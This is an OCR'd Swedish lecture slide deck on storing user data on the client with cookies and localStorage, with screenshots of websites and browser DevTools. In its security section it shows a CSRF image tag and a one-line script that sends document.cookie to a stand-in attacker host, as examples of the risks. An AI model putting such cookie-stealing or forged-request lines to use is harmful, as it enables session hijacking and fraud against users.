Localstorage & cookies
Geolocation
Mediahantering

Dagens föreläsning

- Att lagra användardata
  - Cookies
  - LocalStorage
- Platsinformation
  - Geolocation
- Mediahantering

I Remember you

Del 1 – Att lagra användardata

Fokus - klientsidan

När finns det anledning att spara data om användaren?

Exempel på intressant användardata

- För att komma ihåg lokala inställningar, t.ex.
- För att spara ”gammal” data, t.ex. från ajax-anrop
- För att snabba upp webbapplikationen
- För att analysera en användares beteende

Vilka sidor har användaren besökt tidigare?

OSCARS® 2021 Explore the nominees, videos, photos, and more ›

For a limited time, go back to the older version of this page. Go back now Report an issue

Sagan om ringen: Härskarringen

Original title: The Lord of the Rings: The Fellowship of the Ring

2001 · 11 · 2h 58min

IMDb RATING 8.8/10 1.7M

YOUR RATING Rate

POPULARITY 94 ▲ 6

8 VIDEOS

99+ PHOTOS

Action Adventure Drama

A meek Hobbit from the Shire and eight companions set out on a journey to destroy the powerful One Ring and save Middle-earth from the Dark Lord Sauron.

Director Peter Jackson

Writers
J.R.R. Tolkien (novel "The Fellowship of the Ring") · Fran Walsh (screenplay) · Philippa Boyens (screenplay) ›

+ Add to Watchlist

5.4K User reviews 344 Critic reviews 92 Metascore

Hobbit forming: how Dominic Monaghan became obsessed with scorpions

Apr 25 The Guardian - Film News

Hobbit forming: how Dominic Monaghan obsessed with scorpions

Apr 25 The G News

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Sagan om ringen: Hä...

Titanic

Inception

Fight Club

Stjärnornas krig

True Detective

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an amazon company

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
Vilka inställningar har användaren gjort vid tidigare besök?

iPhone 6/7/8 Plus ▼ 414 × 736 100% ▼

Elements Console Sources Network Performance Memory Application Security Lighthouse » 1 3



Application
- Manifest
- Service Workers
- Storage

Storage
- Local Storage
  - https://mau.instructure.com
- Session Storage
- IndexedDB
- Web SQL
- Cookies
  - https://mau.instructure.com

Cache
- Cache Storage
- Application Cache

Background Services
- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging

Frames
- top

Filter ☐ Only show cookies with an issue

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Sam...	Priority
inst-fs-session.sig	7vt26nU_BcvTxBWGYqLYdiMV62s	.inst-...	/	2021...	46	✓	✓	None	Medi...
inst-fs-session	eyJpZGVudGI0aWVzIjp7ImNhbnZhcyI6e...	.inst-...	/	2021...	143	✓	✓	None	Medi...
_gat	1	.instr...	/	2021...	5				Medi...
_gid	GA1.2.1135164209.1619387505	.instr...	/	2021...	31				Medi...
_ga	GA1.2.429751921.1619387505	.instr...	/	2023...	29				Medi...
_csrf_token	eBAaX4FEdknly7gq8cpTj5GmN7NXTw4...	mau.i...	/	Sessi...	109		✓		Medi...
canvas_session	FiNYsWmnz_KYV3Ow6aAq2Q+prinZqb...	mau.i...	/	Sessi...	926	✓	✓	None	Medi...
_legacy_normandy_session	FiNYsWmnz_KYV3Ow6aAq2Q+prinZqb...	mau.i...	/	Sessi...	936	✓	✓		Medi...
log_session_id	809511bb1d342dc87be0b41ce490c7c4	mau.i...	/	Sessi...	46	✓	✓		Medi...

Select a cookie to preview its value

Finns det klientdata, t.ex. listor, som vi vill spara?

Du är välkommen till vår inflyttningsfest - vi f


Din varukorg

Hövding
Hövding 3, Black Adjustable
Färg: Black
Storlek: Adjustable
Finns I Lager!
1 2 595 kr

Standardleverans 0 kr

Total summa: 2 595 kr
Varav moms: 519 kr

Till kassan



Hövding 3 - ID: A063018 BLACKADJUS

Mer Hövding | Cykelhjälmar | Hövding Cykelhjälmar | Hövding 3

Gilla 425

Välj storlek: Adjustable ✓ Finns i lager!

ADJUSTABLE

Mer info

Köp till ett överdrag, få 20% rabatt

Hövding Cover Hi-Vis
239 kr ~~(Ord. pris 299 kr)~~
Yellow/Black OneSize

Hövding Cover Leopard
396 kr ~~(Ord. pris 495 kr)~~
Leopard OneSize

Hövding Cover Airbag Inside
396 kr ~~(Ord. pris 495 kr)~~
Grey/Reflective OneSize

Inget tillval

1 LÄGG I VARUKORGEN Favorit

FAQ

Hur görs detta idag?

För att göra innehållet personligare, anpassa och mäta annonser och erbjuda en säkrare användarupplevelse använder vi cookies. Genom att klicka eller navigera på webbplatsen godkänner du att vi använder cookies för att samla information på och utanför Facebook. Läs mer, inklusive om tillgängliga kontrollfunktioner: Policy för cookies

facebook

E-post eller telefon

Lösenord

Logga in

Glömt kontot?

Facebook hjälper dig att hålla kontakten med vänner och familj.

Gå med

Det är gratis och kommer alltid att vara det.

Efternamn

ller e-post

1993

Varför måste man tala om när man är född?

lan

konto godkänner du våra
att du har läst vår datapolicy,
användning av cookies. Du kan
ar från Facebook och kan när som

to

ändis, ett band eller företag.

Användningsområden

Sessionshantering

- Inloggning
- Kundvagnar
- Resultat (i spel m.m.)
- Eller annat som server bör komma ihåg

Personalisering

- Användarinställningar
- Teman
- Andra inställningar

Tracking

- Hålla koll och spåra användares beteende


Cookies

Egenskaper


- Skickas med till servern automatiskt vid HTTP-anrop
- Kan användas för hela domäner (inkl. subdomäner), eller specifika delar av en webbplats
- Kan kräva säker anslutning (SSL)
- Utgångsdatum

Nackdelar

- Är väldigt små (4kb)
- Skickas med vid *varje* anrop till servern
- En enda text-sträng
- Jobbiga att jobba med i JavaScript



https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-43-17-PM.png



https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-44-43-PM.png

Hur skriver man cookie?

```
// Skapa en cookie, med nyckel och värde
document.cookie = "Name=Anton";
document.cookie = "Course=Flerplattformsapplikationer";

console.log(document.cookie);
//#=> "Name=Anton; Course=Flerplattformsapplikationer"
```

Bra läsning: https://www.w3schools.com/js/js_cookies.asp

Hur skriver man en cookie? (2)

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";
```

Mer bra läsning: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

Att tänka på

- Cookies behöver köras på en server
- EU-direktivet om att upplysa användaren att man sparar data
  - http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:32009L0136

```
<img src="https://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

```
(new Image()).src = "http://www.evil-domain.com/steal-cookie?cookie=" + document.cookie;
```

- Säkerhetsaspekter
  - CSRF
  - Session hijacking
  - Läs gärna mer här: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Security

life is too short for

BAD COOKIES

Hjälpmedel för att jobba med Cookies

js-cookie/js-cookie: A simple, lig

GitHub, Inc. [US] | https://github.com/js-cookie/js-cookie

Search or jump to... | Pull requests | Issues | Marketplace | Explore

js-cookie / js-cookie

Watch 362 | Star 12,667 | Fork 1,654

Code | Issues 6 | Pull requests 8 | Projects 0 | Wiki | Insights

A simple, lightweight JavaScript API for handling browser cookies

cookie javascript

576 commits | 9 branches | 22 releases | 44 contributors | MIT

Branch: master | New pull request | Create new file | Upload files | Find File | Clone or download

carhartl Update browsers to test in ... Latest commit d2724a8 on 17 Feb

src	Split api() into separate functions to get and set cookies (#454)	10 months ago
test	Switches linting to eslint (#451)	10 months ago
.eslintignore	Switches linting to eslint (#451)	10 months ago
.eslintrc	Switches linting to eslint (#451)	10 months ago
.gitignore	Also ignore logs of the form log.1 etc. (created by Sauce Labs)	5 years ago
.tm_properties	Now using tabs for indentation, following jQuery core style guidelines.	7 years ago
.travis.yml	Introduce build stages	2 months ago
CONTRIBUTING.md	Add usage example for the server-side integration	4 years ago
Gruntfile.js	Update browsers to test in	2 months ago
LICENSE	Update LICENSE to add contributors and Github message (#433)	a year ago
README.md	Add to the README to remind that cookies may get deleted	6 months ago
SERVER_SIDE.md	Fixed typos in the code for the SERVER_SIDE.md docs	a year ago
bower.json	Introduce build stages	2 months ago
package.json	Update grunt to version 1.0.3	4 months ago

JavaScript Cookies

https://www.w3schools.com/js/js_cookies.asp

HTML | CSS | JAVASCRIPT | SQL | PHP | MORE | REFERENCES | EXERCISES

Function Call
Function Apply
Function Closures

JS HTML DOM
DOM Intro
DOM Methods
DOM Document
DOM Elements
DOM HTML
DOM CSS
DOM Animations
DOM Events
DOM Event Listener
DOM Navigation
DOM Nodes
DOM Collections
DOM Node Lists

JS Browser BOM
JS Window
JS Screen
JS Location
JS History
JS Navigator
JS Popup Alert
JS Timing
JS Cookies

JS AJAX
AJAX Intro
AJAX XMLHttp
AJAX Request
AJAX Response
AJAX XML File

All Together Now

Example

```
function setCookie(cname, cvalue, exdays) {
  var d = new Date();
  d.setTime(d.getTime() + (exdays * 24 * 60 * 60 * 1000));
  var expires = "expires="+d.toUTCString();
  document.cookie = cname + "=" + cvalue + ";" + expires +
";path=/";
}

function getCookie(cname) {
  var name = cname + "=";
  var ca = document.cookie.split(';');
  for(var i = 0; i < ca.length; i++) {
    var c = ca[i];
    while (c.charAt(0) == ' ') {
      c = c.substring(1);
    }
    if (c.indexOf(name) == 0) {
      return c.substring(name.length, c.length);
    }
  }
  return "";
}

function checkCookie() {
  var user = getCookie("username");
  if (user != "") {
    alert("Welcome again " + user);
  } else {
    user = prompt("Please enter your name:", "");
    if (user != "" && user != null) {
      setCookie("username", user, 365);
```

Demo - Cookies

LocalStorage

LocalStorage

Fördelar

- Egenskaper i ett objekt (nyckel/värde)
- Inget utgångsdatum
- Lokal till sin subdomän
- Cirka 5mb

Nackdelar

- Fungerar inte alltid i äldre webbläsare
- Svårare för användare att ta bort
- Bara strängar

Hur använder vi det?

Spara ett värde i localStorage

```
// Sparar ett värde i localStorage
localStorage.setItem("name", "Anton");
localStorage.name =  "Anton";
localStorage["name"] =  "Anton";
```

Hämta ett värde i localStorage

```
// Hämtar ett värde i localStorage
localStorage.getItem("name");
localStorage.name;
localStorage["name"];
```


Radera ett värde i localStorage

```
// Ta bort ett värde i localStorage
localStorage.removeItem("name");
delete localStorage.name;
delete localStorage["name"];
```

Ta bort **alla** värde i localStorage

```
// Ta bort alla värde i localStorage
localStorage.clear();
```

Om vi vill spara mer än en sträng…



JSON

Min todo-lista!

Todo-item

Skriv todo-item här...

Prio

Låg prio

Spara todo-item

Todo	Prio	Radera
